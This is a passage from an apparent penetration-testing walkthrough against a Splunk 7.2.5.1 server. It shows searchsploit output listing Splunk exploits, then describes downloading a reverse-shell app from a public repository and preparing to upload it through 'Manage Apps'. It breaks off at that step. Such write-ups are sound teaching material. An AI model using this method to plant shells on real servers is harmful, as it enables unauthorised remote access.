
It can be seen that the version of Splunk running is 7.2.5.1. So using searchsploit I see if I ca -n find any exploits for this particular version. No, there are no vulnerabilities in this version.



```
┌─[kalyan@parrot]─[~]
└──╼ $searchsploit -e splunk 7.2.5.1
--------------------------------------------- ---------------------------------
 Exploit Title                               |  Path
                                             | (/usr/share/exploitdb/platforms)
--------------------------------------------- ---------------------------------
--------------------------------------------- ---------------------------------
┌─[kalyan@parrot]─[~]
└──╼ $searchsploit splunk
--------------------------------------------- ---------------------------------
 Exploit Title                               |  Path
                                             | (/usr/share/exploitdb/platforms)
--------------------------------------------- ---------------------------------
Splunk 4.1.6 Web Component - Remote Denial o | /multiple/dos/36247.txt
Splunk 4.3.1 - Denial of Service             | /multiple/dos/38038.txt
Splunk - Remote Command Execution            | /multiple/remote/18245.py
Splunk 5.0 - Custom App Remote Code Executio | /multiple/remote/23224.rb
Splunk 4.1.6 - 'segment' Parameter Cross-Sit | /multiple/remote/36246.txt
Splunk 4.3.3 - Arbitrary File Read           | /multiple/webapps/21053.txt
Splunk Enterprise 6.4.3 - Server-Side Reques | /multiple/webapps/40895.py
Splunk 6.1.1 - 'Referer' Header Cross-Site S | /php/webapps/40997.txt
--------------------------------------------- ---------------------------------
```

Since the target software has no vulnerabilities, there is only one way of getting access on the target system. Try to get some splunk shells just like we use shells for wordpress and other CMS's.

I found some splunk shells at the link https://github.com/TBGSecurity/splunk_shells and downloaded a reverse shell from the website.



Opening splunk_shells-1.2.tar.gz

You have chosen to open:


splunk_shells-1.2.tar.gz
which is: Gzip archive
from: https://codeload.github.com

What should Firefox do with this file?

● Open with Engrampa Archive Manager (default)
○ Save File
□ Do this automatically for files like this from now on.

Cancel OK

After the download is finished, it's time for uploading the shell. We need to go to the "Manage Apps" section as shown below.



Change license group

